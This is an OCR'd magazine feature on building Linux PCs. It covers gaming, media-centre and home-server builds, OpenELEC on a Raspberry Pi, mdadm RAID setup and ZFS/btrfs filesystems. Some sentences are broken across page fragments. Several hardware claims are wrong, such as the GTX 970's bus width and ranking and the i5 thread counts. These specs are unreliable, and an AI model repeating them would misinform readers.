The most important part of a gaming machine is the graphics card, and the most expensive – however it may be worth paying more to keep your PC relevant for the near future. The most powerful single card graphics card on the market today is the Zotac GeForce GTX 970, which has a huge 4GB of GDDR5 memory with a 384-bit interface and bandwidth of 3,36GB/sec. This is a card that's going to be futureproof for a long time, and is the one to get if you want the ultimate graphics card. It comes at a price, however, at just under £500. This will be beyond most people's budgets, and certain aspects of the card, such as the 4GB of GDDR5, will not be fully exploited by even the most demanding games, especially if you're only going to be running one monitor. When 4K displays become the norm, however, that GDDR5 will be vital.

For a more realistic budget we'd recommend going for the AMD Radeon R9 290. Though the price tag is still nothing to be sniffed at (around £220), it compares favourably with Nvidia cards that are almost twice the price. All these high-powered parts are going to need plenty of air flow to keep them cool, so a nice big chassis with plenty of built-in fans will do the trick, and we suggest the Corsair Carbide 200R as it fits the bill nicely, for around £50.

Gaming processors

We've once again gone for Intel processors for the gaming build. This isn't due to any bias on our side (or money bags stashed under our desks) but because Intel processors have generally been ahead of AMD's offerings, though AMD is gaining ground again.

Intel's current crop, the fourth generation of Intel Core processors, boasts excellent speeds that benefit gamers. By the time you read this a brand new range of fourth generation processors (codenamed Devil's Canyon) should be available to buy, offering speed increases on the previous Haswell processors, for the same price. While the top of the range fourth gen processors have the i7 moniker, we're recommending the i5 variant. This is because the main difference between the i7 and i5 processors is that i7s support Hyperthreading, and come with more threads in total (eight as opposed to six). This makes i7s great for intensive multitasking, such as video encoding, but for gaming there is very little benefit – certainly not enough to justify the additional cost. It can be argued that the larger cache of an i7 processor (8MB compared to 6MB of an i5) is more important, but again with gaming you're not going to see massive differences, which is why we recommend choosing an i5 processor and save your money – or even put it towards a better graphics card, which will definitely have more of an impact.


keep healthy. There are two main options here; air cooling and water cooling. Air cooling usually consists of big heatsinks and fans that sit over the processor. The pros of an air cooling system is that they are usually cheap and easy to install, with the cons being that they can be bulky and noisy.

Water cooling systems, on the other hand, use water to transfer the heat from the processor to a radiator situated elsewhere in the computer's chassis. The benefits of water cooling is that they are more efficient and quieter than air coolers, and can also be less bulky and more flexible. The cons are that they can be more fiddly to install, and a bit more expensive. However, you can buy self-contained water cooler systems that come ready-prepared with coolant, so installation is pretty straightforward. While you might not be too keen on the idea of pumping liquid past your expensive electrical components, self-contained water coolers are perfectly safe and reliable. The choice of what to go for depends on how big your PC case is, how quiet you want your PC to be, how far you're wanting to push your components and your budget. If you're not going to be overclocking and you don't mind a noisy PC, then air cooling will be a good choice, but if you want a quieter machine that's better at keeping cool, then water cooling is the way to go.

You're also going to want to get a dedicated graphics card – and the one you go for depends on how well you want your gaming PC to run the latest and most graphically intense games. You can pay as little as £60 for a graphics card all the way to just shy of £1,000, so think carefully about what it is that you want from your machine.


Drivers and software

Historically, one of the biggest stumbling blocks for seeing significant growth in Linux gaming has been getting 3D graphics drivers to work. These drivers would at best be proprietary, and at worst non-existent. Happily, there's always been a dedicated community beavering away at open-source alternatives, which usually contain many of the same features as the official drivers. Many distros also make it easy to choose between a proprietary and open source driver option, depending on your preference. In Ubuntu, for example, and its derivatives, you can find this by opening up System Settings, then clicking on Software & Updates. In the Ubuntu Software tab, click Proprietary Drivers for Devices to enable those drivers. Click the Additional Drivers tab to see what drivers are installed, and if any of them are proprietary.



If you're using an Nvidia card, then the default drivers should be the open-source Nouveau drivers, which have been created by reverse engineering Nvidia's proprietary graphics drivers for Linux. Though Nvidia has been far from a darling of the open source world, it has won plaudits by contributing to the open source driver recently. This should mean that there's a better chance of feature parity between the open-source and proprietary drivers, which means there's less cause to use the latter. You can find out more about Nouveau at **http://nouveau.freedesktop.org**. If you're using an AMD graphics card, then the open source drivers should be installed by default as well. The proprietary drivers (known as Catalyst/fglrx) can be installed from the package manager. Note: make sure you uninstall and purge the old drivers first.

As far as the best distros go, although much has been made of Valve's new game-centric distro SteamOS, it is still in its early days, so we'd hesitate to recommend it if you also want to use your PC for other day-to-day tasks. It's worth keeping an eye on for the future, though. For the most compatible, and hassle free, experience, we'd recommend a Debian derivative, with Ubuntu or Mint being the best bet.



› Proprietary drivers continue to plague GNU/Linux distros and will do for some time to come.

Shopping list

Processor	Intel Core i5-4670K	£192
Motherboard	ASRock H97M Pro4	£70
Memory	HyperX Fury 8GB	£54
Graphic card	AMD Radeon R9 290	£220
Hard drive	WD 1TB	£45
PSU	Corsair CX600M	£53
Case	Corsair Carbide 200R	£46
CPU cooler	Coolermaster Seidon 120V	£35
	Total:	**£715**


Build a media centre

A stylish way to enjoy all your videos and music in the living room.

If you fancy building a PC that can sit unobtrusively in your living room and serve you all the media your eyes and ears can handle, then you'll be pleased to know that it's extremely easy nowadays, and with a few choice distros you can create an excellent media machine that can be used comfortably with a TV.

While building a gaming PC is mainly about being big and brash, creating a decent media PC is a bit more nuanced affair. You don't want powerful components – in fact in some cases you'll want the opposite, as you're going to be making a small machine that's on for very long periods and that operates as quietly as possible, which means you don't want to be generating much heat. Unless you don't mind a big beige box sitting in the corner of your living room, then you'll want an attractive and compact case. Luckily, we're spoilt for choice with small-form factor Micro-ATX chassis as they've become increasingly popular as integrated components have become more powerful and power efficient. We've gone for the Antec ISK310-150 Micro-ATX case as it's compact and looks great.

Because of the format's small size, it can be a bit fiddly, so if you want a bit more space and flexibility, we'd also recommend the Antec ISK 600. The Antec ISK310-150 Micro-ATX case comes with a built-in 150 watt power supply, which means that's one less thing to worry about. The fan speed on the PSU can also be changed to make it as quiet as possible, though you'll want to keep an eye on temperatures.



Kodi (XBMC) is up to version 14, which is lucky for everyone.

Perfectly formed parts

Because of the size of the chassis you'll also need to choose an mini-ITX form factor motherboard. For this build we'd recommend the ASRock FM2A88X-ITX+, because not only does it have a compact design, but it also includes some pretty handy features for a media PC. It comes with not just a HDMI out port for connecting to a high definition TV, but also a HDMI in port for connecting other devices to it, particularly useful if your TV only has limited HDMI ports.

The motherboard also comes with built-in wireless 802.11n antennas, which gives you a bit more flexibility when placing the PC. This motherboard supports the FM2+ socket, as we recommend getting the AMD A8-7600 processor, thanks to its excellent onboard graphics, which keeps both the cost and the power consumption down. While a liquid cooler to keep the processor's temperatures down is an ideal solution for a media PC, thanks to its relatively quiet performance, if you're going for a small case then there probably won't be enough room. If that's the case, then the

Media playing distros

Unlike some of the other systems that we've covered that you can build yourself, the software that you can install on media PCs is just as important, if not more so, than the hardware you decide to install in it. There are a number of lightweight distributions that have been created especially for media PCs. The idea behind these are to offer a simple, yet elegant operating system that gives you easy access to your media through an interface that has been tailor made of use on TVs.

The most popular software is Kodi (**http://kodi.tv** aka XBMC), which was once a media centre program for the Xbox console, but is now a fully fledged open source media player in its own right that can be installed on a wide variety of platforms. The distro comes with a number of excellent features including UPnP compatibility, which lets you stream media to and from other network connected devices, along with PVR, music and movie support. Add-ons can also be installed to expand the functionality. As XBMC is installed as a standard distro, you can also use your media PC for day to day tasks as well. However, if you want it to be a dedicated media player, then it is worth giving XBMCbuntu a try.

As the name suggests it is an Ubuntu-based distro that has XBMC already installed and configured. It is designed to be as lightweight as possible, enabling you to boot up and begin watching media as quickly as possible. It comes as a live CD so you can give it a try before you install it, and you can find out more at **http://bit.ly/lxfxbmcbuntu**.

Plex is another popular media centre and comes in two flavours: *Plex Home Theater* can be installed on machines hooked up to a TV and can play both local and remote media, while the other version: *Plex media server* can be installed on remote computers and NAS devices to organise and stream your media to other connected devices. Though originally a fork of XBMC, *Plex* now has taken on a life of its own and can be found on many Smart TVs and set top boxes, and uses a number of closed source and proprietary technologies. Though *Plex Home Theater* doesn't have an official Linux version at the moment, there are builds available for certain distros, which you can find out more about at **http://bit.ly/lxfplex**.


An up and coming media centre distribution that we're rather fond of at *Linux Format* is OpenELEC (which stands for Open Embedded Linux Entertainment Center). This is a lightweight Linux distribution that's been built from scratch with media playing in mind. It's also based on XBMC and is extremely easy to set up and can be installed on a whole host of hardware configurations, including, of course, the ridiculously popular Raspberry Pi.

Raspberry Pi media centres

Building an all-singing, all-dancing media centre PC is great if you want to store and watch your media locally, whilst streaming high-definition content and using advanced features like recording TV with a PVR (personal video recorder) add-on, but if you already store all of your media on another device, such as a NAS drive, and just want a machine that streams that content across your home network, then you don't need a very powerful machine.

In fact, the Raspberry Pi is an excellent device for doing just that. It's small and quiet, and though it's not very powerful it's got enough oomph to be able to stream media, with a built-in HDMI port making it a great choice for hooking up to a HDTV.

Even better, quite a few of the media distros we've mentioned have versions that can be run on Raspberry Pi, most notably OpenELEC. All you need to do is download the current Raspberry Pi release from **http://bit.ly/lxfopenelecpi**, and make sure you have a spare SD memory card to hand to install OpenELEC on to. Once downloaded you need to extract the tar files, then in the terminal you need to navigate to the folder that you've just extracted the files in the tar archive to using the *cd* command. With the SD memory card inserted into your PC, make a note of what the device is called (usually it will be something like **/dev/sdb1** – though the 'sdb1' may be different on your machine. Make sure you have the right device identified as the next step will delete everything on the drive you've selected. Now type **sudo ./create_sdcard /dev/xxx**, where 'xxx' is put the name of your memory card (for example **sdb1**). Afterwards, type **sync** to finish. Put the memory card into your Raspberry Pi and log in with the username **root** and the password **openelec**.




The Raspberry Pi is able to blast out HD-level content to your HDTV.

Gelid Slim Hero is a good air cooling alternative. This is small enough to fit comfortably over the CPU, and most importantly it's nice and quiet.

If you're going to be playing media locally, then you'll want a nice big hard drive to store your media on. We would suggest considering looking at any 2.5-inch SATA internal hard drives as a good choice as they're fast enough and offer plenty of storage. These are laptop hard drives (2.5-inch) which mean thye can easily fit in to the smaller-sized chassis – so make sure you check the physical size of the hard drive and your case's compatibility before you buy.

Media codecs

To play media on your new system you're going to need all the required codecs. These codecs can encode and decode the digital files for playback, and the codecs that are required will differ depending on the file types that you're likely to try to play. Unfortunately, by their very nature most codecs are proprietary and use patented technology, with many licences being managed by MPEG-LA, LLC.



The MiniITX platform is an excellent basis for a mini-media centre.

MPEG-LA, LLC has a reputation for guarding the patents it holds and acting swiftly if it believes there have been infringements. This has led it to going up against Google, which was pursuing its own WebM project, that was designed to use the VP8 codec in an open and free media format. Though this is just one case, it does highlight that behind the codecs there's often a lot of politics and arguments.

> **"Unfortunately, by their nature most codecs are proprietary and use patented technology."**

Many distros give you the option to include proprietary codecs to play MP3 files and your DVDs, either during the distribution installation process or at a later time. However, what happens if you want to avoid proprietary formats? There are a number of open source alternatives that you can use instead, including OpenH264, Xvid and FLAC. MP3 encoding alternative Lame is also available, though this is on shaky ground due to its reliance on patented technology that it doesn't pay licences for. Unfortunately when creating your own media PC you may at some point have to weigh up convenience versus ethics when considering what sort of media you want to play. We're hopeful the situation will get better soon – even the MPEG-LA, LLC and Google were able to come to an agreement over VP8 codec, so there is reason to believe that other codecs could follow suit.

Shopping list

Processor	AMD A8-6800T	£74
Motherboard	MSI A78M-E35	£42
Memory	HyperX XMP Blu Red Series 8GB	£39
Hard drive	1TB 2.5" hard drive	£45
Case	Antec ISK310-150 Micro-ATX	£70
CPU cooler	Gelid Slim Hero	£22
	Total:	**£292**

Build a home server

Get the data integrity you deserve with our server build.

Build your own home server? It's an interesting proposition – we could say something silly like you could run a low-power server on an old laptop or other spare old hardware. You could, but it wouldn't be particularly clever in terms of data security. This is an important point, as you need to ask yourself why you want a home server? Is it just for fun and experimentation, serving up personal media files around your home and over the internet, or backing up and sharing files in your home or office? Perhaps all three and more?

For the first two you might get away with running this on older, spare hardware, but for anything that requires even a sniff of data integrity, a more convincing alternative would be to take the base desktop system (*see p86*) and beef up the storage section with a full RAID solution of four drives. Perhaps even adding a UPS solution too. Even a modest desktop case should enable you to install four drives, both in terms of SATA data connections, power from the PSU and physical mounting points. If it falls a little short – in terms of mounting points – you can purchases 5.25-inch to 3.5-inch conversion kits to enable you to bring any spare optical bays into play as well. Let's face it, who uses optical drives in this day and age?

A slightly more modest approach would be to use two drives in a mirrored RAID 1 configuration, but the thing to take home is if you're at all considering running a home server to store and back up your files, then you want a reliable configuration that offers redundancy in its data storage, else you're not much better off than running with no back up at all.



The more hard drives the better when running a RAID system.

Getting the right drive

As we've seen even a modestly priced motherboard is going to offer enough SATA ports to support Linux-based software RAID. But what drives should you buy? The usual three things come into play: price, performance and reliability. Running RAID mitigates the reliability issue to a degree but the BlackBlaze drive report (**http://bit.ly/LXFdrives**) firmly placed Hitachi Deskstar 7K(1/2/3)000 drives as the most reliable, closely followed by Western Digital Red 3TB (WD30EFRX) drives, and Seagate coming a weak third.

The argument is almost irrelevant as the Hitachi hard drive division was bought by Western Digital, leaving the WD drives on the market with Seagate and Toshiba. In terms of performance most 3.5-inch 7,200rpm drives in this category are similar performers. Prices do fluctuate but generally Seagate are the most competitive, but it's a close run thing.

While this feature is about putting together the best box for the job, what happens if someone has already done that? HP does manufacture purpose-designed and low-cost home-server boxes. These are sold under the same HP ProLiant brand as its big, grown-up workstation range. The point being every part of the server box from the door latch to the

It's a RAID

Redundant Array of Individual Disks or RAID is a fault-tolerant system that enables you to create storage systems that are able to withstand the failure of drives. There are many hardware-based RAID disk controllers out there, but with Linux you can also create RAID arrays in software, using standard storage hardware and for most home applications this is adequate.

If you've never had a hard drive fail on you, you're either very young or very lucky. Drives simply don't last forever. Typically manufacturers quote a Mean Time Between Failure figure of up to one million hours but this is over the entire population of drives and could mean one is actually failing every hour or an annual failure rate of 1%.


The truth is the real figure could be far higher. The Google paper *Failure Trends in a Large Disk Drive Population* (**http://bit.ly/LXFdrivefail**) points to figures between 2% and 6% depending on the age of the drive. If you're running five drives – a real possibility – our in-house mathematics PhD-wielding technical editor says there's up to a 26% chance of one drive failing in a year, taking all of its/your data with it. Unless it's backed with some data redundancy.

RAID was originally envisioned to add redundancy to arrays of drives. At its most basic RAID 1 mirrors equal numbers of drives. This is rather wasteful in terms of storage – a 50% loss in capacity – but works with just two hard drives and requires minimal resources to process.

RAID 5 is where the party starts, this stripes data across multiple drives alongside a parity bit. If any one drive should fail the entire array can be rebuilt. An additional advantage is that it loses less space, in fact adding more drives reduces this loss. It requires a minimum of three drives (with a 30% loss in space) and expands up from there, with five drives the loss goes down to a more acceptable 20% of space.

The rebuild process for RAID 5 does take time and if you decide to use larger 1TB+ capacity drives that amount of time can become problematic, as it opens the array to a window of potential failure. This has become such an issue that Dell in 2012 took the step of advising against the use of RAID 5.

Fortunately, RAID 6 has introduced double parity and enables the array to cope with two drives failing, this makes it more attractive for much larger arrays and capacity drives, where the probability of experiencing dual-drive failures becomes more likely.



› A dual NIC offers redundancy if a port fails.



motherboard has been specifically designed, built and constructed by the HP server team. The HP ProLiant Microserver is a tiny self-contained server box just 30cm wide and 40cm high and deep, but offers four quick-release hard drive bays. The specification is typically based on a low-end AMD Turion II Neo N54L processor and comes with 4GB of memory. The motherboard, processor and cooler are all pre-installed and come bundled in the price. The model also usually comes with a 250GB hard drive and a £100 cash-back offer, if you hunt around. So for around £185 you get a four-bay (five if you convert the optical bay) server ready to go.

It comes with neat features you simply won't find anywhere else. Things like a mounting point for the hex-tool inside the lockable door. Quick-release drive bays with easy-mount trays, plus a slide-out motherboard tray all with custom quick-release data cables. It's not perfect, there's just two (hard to access) expansion slots, it's also only running a single Gigabit LAN port and is limited to just USB 2.0 on its six ports. The sort of acceptable compromises for a home or small-office environment and we've been running one for over two years 24/7 without hitch.

We're all redundant

Linux supports RAID (more on this over the page) through the device mapper layer in the kernel, and is configured using *mdadm*. To get the package installed use **sudo apt-get install mdadm** (on a Debian-based distro) and you can create RAIDs relatively simply. Say you have four disk drives (**sdb**, **sdc**, **sdd** and **sde**) and you'd like to build a RAID 5 array, type the following:

```
mdadm -C /dev/md0 -n4 /dev/sdb /dev/sdc /dev/sdd /dev/sde -l5
```

and you can validate it with **mdadm -D /dev/md0**.

It's possible to create a filesystem on the RAID device using **mke2fs -j /dev/md0** and it can be mounted in the usual way. The last issue to remove is that the new **/dev/md0** device you've just created won't be re-assembled when the system reboots unless you add a line for it to **/etc/mdadm.conf**. Get *mdadm* to add the line for you using:

```
mdadm --examine --scan >> /etc/mdadm.conf
```

The point of RAID is mitigation against drive failure. The same goes for network ports and power supply. In a home environment network port failure is likely the least troublesome. It's something we've come across more than we'd have expected with both onboard Ethernet ports failing and add-in cards failing. It's an annoyance and can be awkward to diagnose, as you usually attribute the issue to another part of the network rather than a failed network card.

Running two Ethernet ports is the solution, covered by a host of protocols, such as Link Aggregation, Link Bundling, Port Trunking,NIC Bonding, NIC Teaming, LACP and our favourite IEEE 802.1ax previously IEEE 802.1ac. Certain configurations require a compatible switch but typically load-balancing, round-robin and active-backup should work over any switch. Configuration is beyond this feature, but a guide for Ubuntu can be found here: **http://bit.ly/LXFbonding.**

The overview is you'll need to **sudo apt-get install ifenslave-2.6** then **sudo stop networking** and add the bonding module with **sudo modprobe bonding**. The complex part is correctly editing the **/etc/network/interfaces** file for your installation before restarting the network with **sudo start networking**. We'll save the correct editing for another time, but we will point out that contrary to much that is said on the internet Link Aggregation does not increase network speed.

A final point you may like to consider is an uninterruptible power supply. A UPS in a home environment enables enough time for a server to gracefully shutdown, ideally completing any tasks it was running. A home UPS isn't much more than a lead-acid battery in a box with serial communication to the PC that tells it when the power has gone. It'll offer that vital five to ten minutes of extra runtime needed to safely shutdown. At about £80 basic units are affordable, but it's possibly overkill for a home solution. ■

Filesystems: the next generation

Go where no drive has gone before with ZFS and btrfs: the most advanced filesystems around.



We will on page 98 creat a glorious NAS box with 24TB of drives set up as a RAID 6 array formatted as ext4. But before we break out the drives, we'll show you how to set up an alternative filesystem.

While ext4 is fine for volumes up to 100TB, even principal developer Ted Ts'o admitted that the filesystem is just a stop-gap to address the shortcomings of ext3 while maintaining backwards-compatibility. Ext4 first appeared in the kernel in 2008; up until then the most exciting filesystem around was ReiserFS. It had some truly next-gen features, including combined B+ tree structures for file metadata and directory lists (similar to btrfs). However, interest in this filesystem flagged just a touch when its creator, Hans Reiser, was found guilty of murdering his wife. Development of its successor, Reiser4, continues in his absence, but the developers have no immediate plans for kernel inclusion.

> **"Interest in ReiserFS flagged when its creator was found guilty of murdering his wife."**

However, we now have a new generation of filesystems, providing superior data integrity and extreme scalability. They break a few of the old rules too: traditional ideologies dictate that the RAID layer (be it in the form of a hardware controller or a software manager such as mdadm) should be independent of the filesystem and that the two should be blissfully ignorant of each other. But by integrating them we can improve error detection and correction – if only at the cost of traditionalists decrying 'blatant layering violations'.


The (comparatively) new kids on the block are btrfs (B-tree filesystem: pronounced 'butter-FS' or 'better-FS'), jointly developed by Oracle, Red Hat, Intel, SUSE and many others, and ZFS, developed at Sun Microsystems prior to its acquisition by Oracle. ZFS code was originally released in 2005 as part of OpenSolaris, but since 2010 this has been disbanded and Oracle's development of ZFS in Solaris is closed source. Open source development continues as a fork, but since ZFS is licensed under the CDDL, and hence incompatible with the GPL, it's not possible to incorporate support into the Linux kernel directly. However, support via a third-party module is still kosher and this is exactly what the ZFS on Linux project (**http://zfsonlinux.org**) does. This project is largely funded by the Lawrence Livermore National Laboratory, which has sizeable storage requirements, so ZFS can support file sizes up to 16 exabytes (2^{24} TB) and volumes up to 256 zettabytes (2^{38} TB).

Being an out-of-tree module, ZFS will be sensitive to kernel upgrades. DKMS-type packages will take care of this on Debian-based Linux distros, Fedora, CentOS, and so on, but for other distros you'll need to rebuild the module every time you update your kernel.

Failure to do so will be problematic if your root filesystem is on ZFS. Ubuntu users will want to add the PPA **zfs-native/stable** and then install the package **ubuntu-zfs**. The ZFS on Linux homepage has packages and information for everyone else.

Let's cover the common ground first. One quite startling feature is that neither of these filesystems require disks to be partitioned. In ZFS parlance you can set up datasets within a single-drive zpool which offers more isolation than directories and can have quotas and other controls imposed. Likewise you can mimic traditional partitions using subvolumes within btrfs. In both cases the result is much more flexible – the 'neopartitions' are much easier to resize or combine since they are purely logical constructs. ZFS actively discourages its use directly on partitions, whereas btrfs largely doesn't care.

Both of the filesystems incorporate a logical volume manager, which allows the filesystem to span multiple drives and contain variously named substructures. Both also have their own RAID implementations, although, confusingly, their RAID levels don't really tie in with the traditional ones: ZFS has three levels of parity RAID, termed RAID-Z1, -Z2 and -Z3. These are, functionally, the same as RAID 5, RAID 6 and what would be RAID 7, meaning they use 1, 2 and 3 drives for parity and hence can tolerate that many drives failing. RAID 5 and 6 are supported in btrfs, but it would be imprudent to use them in a production environment, since that part of the codebase is significantly less mature than the rest. RAID 0, 1 and 10 support is stable in both filesystems, but again the levels have a slightly different interpretation. For example, a conventional RAID 1 array on three 1TB drives would mirror the data twice, making for a usable capacity of 1TB. With btrfs, though, RAID 1 means that each block is mirrored once on a different drive, making (in the previous example) for a usable capacity of 1.5TB at the cost of slightly less redundancy. You can also use multiple drives of different sizes with btrfs RAID 1, but there may be some unusable space (hence less than half of the total storage present is available) depending on the combinatorics. Additionally btrfs enables you to specify different RAID levels for data and metadata; ZFS features mirroring in much the same manner as RAID 1, but it does not call it that.



Caching in ZFS: two lists, for recently and frequently used data, share the same amount of memory. Most recently used (MRU) data is stored to the left and falls into the ghost list if not accessed. Memory is apportioned according to how often ghost entries are accessed.

> **"Startlingly, neither of these filesystems require disks to be partitioned."**

Mirroring with both of the filesystems is actually more advanced than traditional RAID, since errors are detected and healed automatically. If a block becomes corrupted (but still readable) on one drive of a conventional RAID 1 mirror and left intact on another, then mdadm has no way of knowing which drive contains the good data; half of the time the good block will be read, and half of the time you'll get bad data. Such errors are called silent data errors and are a scourge – after all, it's much easier to tell when a drive stops responding, which is what RAID mitigates against. ZFS stores SHA-256 hashes of each block and btrfs uses CRC32C checksums of both metadata and data. Both detect and silently repair discrepancies when a dodgy block is read. One can, and should, periodically perform a scrub of one's next-generation volumes. This is an online check (no need to unmount your pools), which runs in the background and does all the detecting and repairing for you.

All this CoW-ing (Copy-on-Writing) around can lead to extreme fragmentation, which would manifest itself through heavy disk thrashing and CPU spikes, but there are safeguards in place to minimise this. ZFS uses a slab allocator with a large 128k block size, while btrfs uses B-trees. In both approaches the idea is the same: to pre-allocate sensible regions of the disk to use for new data. Unlike btrfs, ZFS has no defragmentation capabilities, »

A brief history of filesystems

In the beginning, data was stored on punch cards or magnetic tape. The concept of a file didn't exist: data was stored as a single stream. You could point to various addresses in that stream (or fast-forward, using the tape counter to find where you recorded something), but it was all essentially a single amorphous blob. Single-directory, or flat, filesystems emerged in the mid '80s. These enabled discrete files, but not subdirectories, to exist on a device. Their release coincided with increasing usage of floppy disks, which enabled random access of data (you can read/write at any region of the disk). Early Mac file managers abstracted a hierarchical directory structure on top of a flat filesystem, but this still required files to be uniquely named.

By the late '80s filesystems that enabled proper directories were necessary to support growing storage technologies and increasingly complex operating systems. These had in fact been around since the days of IBM PC-DOS 2, but the poster child for this generation is FAT16B, which allowed 8.3 filenames and volumes of up to 2GB. Windows 95 finally brought long filenames and the ability to access drives bigger than 8GB, but since 1993 Linux users had already seen these benefits thanks to ext2. This marked another step forward, featuring metadata such as file permissions, so that the filesystem becomes intrinsically linked with the user control mechanism. Ext3 and later revisions of NTFS introduced the next innovation: journaling, which allows filesystems to be easily checked for consistency, and quickly repaired following OS or power failure.

Hardware hacks

» which can cause serious performance issues if your zpools become full of the wrong kind of files, but this is not likely to be an issue for home storage, especially if you keep your total storage at less than about 60% capacity. If you know you have a file that is not CoW-friendly, such as a large file that will be subject to lots of small, random writes (let's say it's called **ruminophobe**), then you can set the extended attribute **C** on it, which will revert the traditional overwriting behaviour:

